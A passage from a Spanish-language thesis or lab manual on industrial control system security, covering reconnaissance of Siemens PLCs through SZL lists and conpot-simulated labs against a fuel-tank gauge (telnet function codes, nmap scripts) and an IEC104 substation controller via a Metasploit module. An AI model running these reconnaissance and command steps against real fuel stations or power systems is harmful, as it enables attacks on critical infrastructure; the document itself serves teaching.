

Figura 6.6: Tipo de protección

de seguridad pueden ser desde la filtración de información sensible, manipulación de valores hasta un impacto catastrófico en el proceso. Con el objetivo de demostrar esto se ha desarrollado la herramienta recogida en el Anexo C, la cual tiene entre otras la capacidad de realizar diferentes ataques a un equipo S7 1500 que ilustran la necesidad de asegurar que no exista posibilidad de comunicación entre dos equipos que no sean reconocidos.

6.3.3. Acceso con OPC UA

En esta práctica se familiariza al alumno con el uso de OPC UA a través de un ejemplo de automatización. La lógica de la automatización consiste en abrir y cerrar el cajón continuamente durante el tiempo programado, para comprobar que no hay fallo de las guías en las que se apoya el cajón. La automatización ha sido realizada programando el PLC del laboratorio utilizando el lenguaje GRAFCET (GRAPH en el argot de Siemens). Además, se ha configurado el panel del laboratorio para controlar y supervisar de manera simplificada la operación del test de guías de cajón. También es objetivo de la práctica familiarizar al alumno con el uso del lenguaje o metodología GRAFCET.

Desde el punto de vista de formación en ciberseguridad OT, la conexión descrita en el párrafo anterior es insegura. Como contramedida, se emplean certificados digitales para cifrar la comunicación y forzar la autenticación entre cliente y servidor. La práctica muestra la complejidad que puede suponer la instalación y el mantenimiento de la ciberseguridad en el mundo OT.

6.3.4. Extracción de listas SZL

Las listas SZL (del alemán System-ZustandsListen) también conocidas como SSL (System Status Lists), son listas virtuales generadas dinámicamente por el sistema operativo de la CPU de un PLC del fabricante Siemens. Su función principal es proporcionar información de estado y diagnóstico en tiempo real sobre el hardware, el software y el estado operativo del PLC. Estas listas están diseñadas para ser de solo lectura, lo que significa que su contenido puede ser consultado y recuperado, pero no modificado por comandos externos.

La naturaleza inherente de solo lectura de las listas SZL, aunque diseñada para la integridad del sistema y diagnósticos no disruptivos, paradójicamente mejora su utilidad para el reconocimiento adversario. Un atacante puede extraer información extensa, precisa y en tiempo real sobre el PLC sin dejar rastro de modificación o activar alertas relacionadas con el acceso de escritura. Esto permite una recopilación de inteligencia sigilosa y de bajo riesgo, transformando una característica de diagnóstico legítima en una potente herramienta de reconocimiento. Cada lista de estado del sistema específica se identifica de forma única mediante un SZL-ID, representado como un valor hexadecimal. El SZL-ID está estructurado lógicamente en dos componentes principales: una clase de módulo de 4 bits y un número de extracto de lista parcial de 4 bits, cuyo significado específico varía según el contexto de la lista. La estandarización de los SZL-IDs y su fácil interpretación por herramientas de código abierto como Wireshark reduce significativamente la



Figura 6.7: Solicitud y respuesta para el SZL-ID 0x0000

barrera técnica para los atacantes, que pueden enumerar y perfilar eficazmente los PLCs de Siemens, ampliando así la superficie de ataque general para los sistemas de control industrial.

En la primera imagen 6.7 se muestra una captura de Wireshark que presenta una solicitud y respuesta para el SZL-ID 0x0000. Este SZL-ID específico está diseñado para enumerar todos los SZL-IDs disponibles y soportados por un módulo PLC determinado. Esto sirve como un paso fundamental en el conjunto de herramientas de reconocimiento de un atacante. Esta enumeración inicial es análoga a un escaneo de puertos o un barrido *nmap* en una red de TI tradicional, pero operando en la capa de aplicación del entorno OT. Permite a un atacante descubrir rápidamente el alcance completo de las capacidades de divulgación de información del PLC objetivo, sirviendo como una hoja de ruta para la extracción de datos subsiguiente y más dirigida. El hecho de que un atacante sin necesidad de previa autenticación sea capaz de consultar SZL-ID 0x0000 y recibir una lista exhaustiva de todos los SZL-IDs soportados representa una vulnerabilidad crítica de enumeración de capacidades.



Figura 6.8: Solicitud al SZL-ID 0x0011

La imagen 6.8 muestra una respuesta de Wireshark a una solicitud para el SZL-ID 0x0011 (Identificación del Módulo), que se utiliza para proporcionar información de identidad detallada sobre un módulo del PLC. Estos datos son fundamentales para una identificación precisa de los activos. El MLFB (Material-Liefer-Fabrikate) que es el número de pedido del producto, y las versiones precisas de hardware/-firmware son datos críticos. Identifican de forma única el modelo exacto y software del PLC. Esta identificación precisa permite a un atacante cotejar directamente el dispositivo objetivo con bases de datos de vulnerabilidades públicas, identificando fallas específicas que afectan a ese modelo exacto y versión de firmware.

La imagen 6.9 muestra la respuesta a una solicitud de SZL-ID 0x0074, que proporciona específicamente el estado de los LEDs del PLC. Esta información ofrece información en tiempo real sobre la salud operativa y el modo del dispositivo. El estado de estos refleja directamente el modo operativo actual del PLC y cualquier condición de error activa o requisito de mantenimiento. Esta información es crítica para que un atacante comprenda el estado actual del objetivo y planifique sus acciones en consecuencia.



Figura 6.9: Solicitud al SZL-ID 0x0074

El análisis exhaustivo de las listas SZL de los PLCs Siemens revela que, aunque están diseñadas para diagnósticos y monitoreo del sistema, representan una fuente rica y accesible de información sensible que puede ser explotada para fines de reconocimiento por parte de actores maliciosos. La capacidad de consultar estas listas sin autenticación en modelos más antiguos y la facilidad con la que herramientas de código abierto como Wireshark interpretan estos datos, reducen drásticamente la barrera de entrada para los atacantes. La información obtenida, que abarca desde la identificación precisa del modelo y la versión del firmware hasta los números de serie únicos y el estado operativo en tiempo real, es invaluable para la planificación de ataques dirigidos y la explotación de vulnerabilidades conocidas.

6.4. Otros escenarios

Los siguientes escenarios se realizarán sobre equipos simulados en las propias máquinas virtuales Kali de los estudiantes utilizando la herramienta software *conpot* [67], que se levantará sobre un contenedor de *Docker* [68]. Cabe destacar que *conpot* funciona a base de "plantillas", y cada escenario utilizará una plantilla diferente. Es por ello que es necesario, previo a cada ejercicio, realizar los siguientes pasos

1. Eliminar posibles contenedores activos: `docker kill <id>`.
2. Modificar el fichero `Dockerfile` cambiando el nombre de la plantilla a utilizar.
3. Construir el proyecto: `docker build -t conpot .`.
4. Arrancar el contenedor: `docker run -it -p puerto_local:puerto_contenedor`.

En cada escenario se concretarán los valores y protocolos que el alumnado debe conocer para poder llevar a cabo dicho caso de uso.

6.4.1. Manipulación de controlador de gasolinera

El uso de equipos ICS no se limita solamente a fábricas o entornos industriales, también se pueedn encontrar en lugares como gasolineras, donde su función principal es la monitorización y control de los tanques de almacenamiento de combustible. Uno de los vendedores más conocidos de este tipo de dispositivos es *Veeder-Root* [7] En este escenario se realiza un reconocimiento tanto activo como pasivo con el objetivo de obtener información sobre un controlador de gasolinera vulnerable simulado con la herramienta *conpot*.

De nuevo, cabe destacar que aunque muchos de estos escenarios hayan sido simplificados para poder ser llevados a cabo en un entorno de laboratorio, no se alejan de la realidad. Evidencia de esto en este caso es la multitud de resultados encontrados cuando se realiza una búsqueda en *Shodan* de este tipo de equipos, tal y como se observa en la Fig. 6.10. Por motivos de seguridad, las direcciones IP aparecen ofuscadas, además de no mostrarse la consulta realizada.
Para comenzar con este laboratorio, el alumno debe abrir el fichero `Dockerfile` dentro de la carpeta `conpot` y modificar el segundo parámetro del comando lanzado por el nombre de la plantilla, que en este caso es *guardian_ast* (Fig. 6.11).
A continuación, se construye el proyecto con el comando indicado en la introducción de esta sección para finalmente iniciar el contenedor ejecutando la instrucción



Figura 6.10: Gasolineras expuestas a Internet público

```
# Set the default command
ENTRYPOINT ["conpot"]
CMD ["--template", "guardian_ast", "--logfile", "/var/log/conpot/conpot.log", "-f", "--temp_dir", "/tmp"]
```

Figura 6.11: Modificación `Dockerfile`

`docker run -it -p 10001:10001 --network=bridge conpot` donde el parámetro `--network=bridge` se incluye para utilizar la red por defecto de *Docker*, que permite comunicación entre el *host* y el contenedor, pero aísla a los contenedores entre sí. Esto se ilustra en la Fig. 6.12.



Figura 6.12: Inicio perfil Guardian AST

Una vez iniciada la simulación, comienza la cadena de ataque con el tradicional primera paso de realizar un reconocimiento exhaustivo. En este caso la dirección IP ya es conocida al ejecutarse el servicio en local, por lo que se procede directamente a utilizar *Nmap* con *scripts* personalizados (en este caso se utiliza el *script* `atg-info.nse`) con el objetivo de identificar el controlador. El resultado ofrecido por esta herramienta se muestra en la Fig. 6.13.



Figura 6.13: Escaneo de *nmap* Guardian AST

Se observa que la herramienta es capaz de obtener información del sistema ejecutando el código de función `I20100`. La pregunta que el alumno debe realizarse en

estos momentos es si existiesen más códigos de función posibles que le permitiesen interactuar con el sistema y obtener una mayor cantidad de información. Para ello se debe realizar un reconocimiento pasivo haciendo uso de técnicas de *Google Dorking*. En este caso existen diferentes soluciones al problema, el alumno puede pensar en buscar por el código de función, nombre de la compañía. El objetivo de esta fase es identificar el rango de modelo y los códigos de función a los que el equipo responde.

Durante su búsqueda, el alumno puede que se encuentre con este artículo [69] (si no fuese así el profesor proporcionaría la información) que explica que una gran mayoria de equipos ATG (*Automated Tank Gauges*) permiten la conectividad por `telnet` y la consulta de diferentes valores. Esto es posible para cualquier actor capaz de alcanzar la dirección IP, ya que `telnet` es un protocolo que carece de autenticación y cifrado.

```
┌──(milo㉿ics)-[~/Escritorio/scripts]
└─$ telnet 127.0.0.1 10001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
^AI20100

I20100
04/29/2025 09:40

STATOIL STATION

IN-TANK INVENTORY

TANK PRODUCT          VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER               4635      4709     9060    42.49     6.27    52.59
  2  UNLEAD              7463      7554     5495    41.99     4.04    52.42
  3  DIESEL              4535      4676     4360    62.50     6.26    59.88
  4  PREMIUM             2342      2471     4360    64.73     7.27    59.88
```

Figura 6.14: Conexión por telnet

En la especificación del fabricante que el alumno debería haber encontrado durante la fase de reconocimiento activo se muestran más de 600 códigos de función, sin embargo, *conpot* en su simulación solamente implementa unos pocos de estos. Los códigos de función que el alumno puede probar son los mostrados en la siguiente tabla 6.1.

Código	Descripción
I20100	In-Tank Inventory Report
I20200	In-Tank Delivery Report
I20300	In-Tank Leak Detect Report
I20400	In-Tank Shift Inventory Report
I20500	In-Tank Status Report

Cuadro 6.1: Informes relacionados con el inventario y estado de los tanques.

6.4.2. Ataque a subestación eléctrica

Este escenario cobra especial relevancia debido al apagón generalizado ocurrido el 28 de Abril de 2025, donde una de las supuestas causas de este evento histórico es un ataque dirigido a la infraestructura eléctrica española.

El protocolo IEC 60870-5-104 (comúnmente conocido como IEC104) constituye un estándar fundamental en sistemas SCADA destinado a la gestión remota de infraestructuras eléctricas [8]. Implementa una arquitectura cliente-servidor que opera sobre TCP/IP (puerto 2404), facilitando la comunicación entre estaciones maestras (centros de control) y RTUs (Unidades Terminales Remotas) en subestaciones eléctricas [9].

Desde el punto de vista técnico, el protocolo utiliza lo que denomina en su especificación como tramas APDU (*Application Protocol Data Units*) compuestas por un encabezado de control (APCI) y datos de aplicación (ASDU), permitiendo tres tipos de transmisión: cíclica, espontánea y por interrogación [70]. La eficiencia del protocolo radica en su modelo de datos basado en *information objects* identificados mediante direcciones estructuradas, integrando *timestamping* con precisión de milisegundos para el registro cronológico de eventos críticos. Un detalle importante del protocolo es su capacidad para priorizar alertas mediante el mecanismo COT (*Cause of Transmission*), lo cuál lo hace indispensable en la operación de redes eléctricas modernas, especialmente en situaciones que requieren respuesta inmediata ante fluctuaciones de voltaje o fallos en la red [71].

Como se puede observar, no se han mencionado mecanismos de autenticación u otros elementos de seguridad, esto es debido a que este protocolo carece de tales elementos. Un controlador expuesto a Internet público que utilice este protocolo sin medidas adicionales de seguridad es un punto de fallo extremadamente peligroso y un potencial vector de ataque para actores maliciosos. De nuevo se recurre a la herramienta *Shodan* para evidenciar que a día de hoy siguen existiendo controladores vulnerables expuestos, tal y como se observa en la Fig. 6.15



Figura 6.15: Búsqueda *Shodan IEC104*

En este escenario, se procede a explotar un controlador vulnerable que utiliza este protocolo mediante el envío de tramas ASDU maliciosas. El primer paso consiste en iniciar la simulación en *conpot*, similar al caso anterior. Se debe modificar el `Dockerfile` para cambiar la plantilla a *IEC104*. Esta modificación se ve en la imagen 6.16

```
# Set the default command
ENTRYPOINT ["conpot"]
CMD ["--template", "IEC104", "--logfile", "/var/log/conpot/conpot.log", "-f", "--temp_dir", "/tmp"]
```

Figura 6.16: Modificación `Dockerfile`

A continuación se debe construir la imagen y arrancar el contenedor, en este caso se levantan dos puertos en cada máquina (local y contenedor) tal y como se indica en el comando: `docker run -it -p 16100:16100 -p 2404:2404 --network=bridge conpot` 6.17.



Figura 6.17: Inicio *conpot IEC104*

Tras iniciar la simulación, se pasa al primer aspecto de la *ICS Cyber Kill Chain* siendo este el reconocimiento. Para esto se utiliza la herramienta *nmap* con *scripts* dedicados a recabar información de este protocolo (Fig. 6.18).



Figura 6.18: Escaneo de *nmap*

El descubrimiento del puerto 2404/tcp como abierto confirma la presencia de un servicio activo dedicado a comunicaciones de control industrial. Particularmente significativo resulta el identificador ASDU 7720, que funciona como una dirección única para la Unidad Terminal Remota dentro de la jerarquía del sistema de control, permitiendo su localización precisa en la arquitectura de la red.

La detección de 59 objetos de información representa un hallazgo valioso desde la perspectiva de un potencial atacante. Estos objetos corresponden a puntos específicos de monitorización y control, pudiendo representar sensores, actuadores,

interruptores o variables de proceso críticas para la operación de la infraestructura. Esta información proporciona un mapa detallado de los elementos controlables y monitorizables en el sistema, exponiendo potencialmente su estructura operativa.

En este momento el alumno ha detectado un controlador *IEC104* vulnerable, para poder extraer más información es necesario conocer qué comandos es capaz de entender el protocolo. EN estos momentos se indica al alumno que debe buscar un módulo de *metasploit* con el mismo nombre que le permita enviar instrucciones al controlador (Fig. 6.19).

```
Module options (auxiliary/client/iec104/iec104):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ASDU_ADDRESS       1                yes       Common Address of ASDU
   COMMAND_ADDRESS    0                yes       Command Address / IOA Address
   COMMAND_TYPE       100              yes       Command Type
   COMMAND_VALUE      20               yes       Command Value
   ORIGINATOR_ADDRESS 0                yes       Originator Address
   RHOSTS                              yes       The target host(s), see https://docs.metasploit.com/docs/us
                                                 ing-metasploit/basics/using-metasploit.html
   RPORT              2404             yes       The target port (TCP)


Auxiliary action:

   Name          Description
   ----          -----------
   SEND_COMMAND  Send command to device
```

Figura 6.19: Parámetros módulo *metasploit*

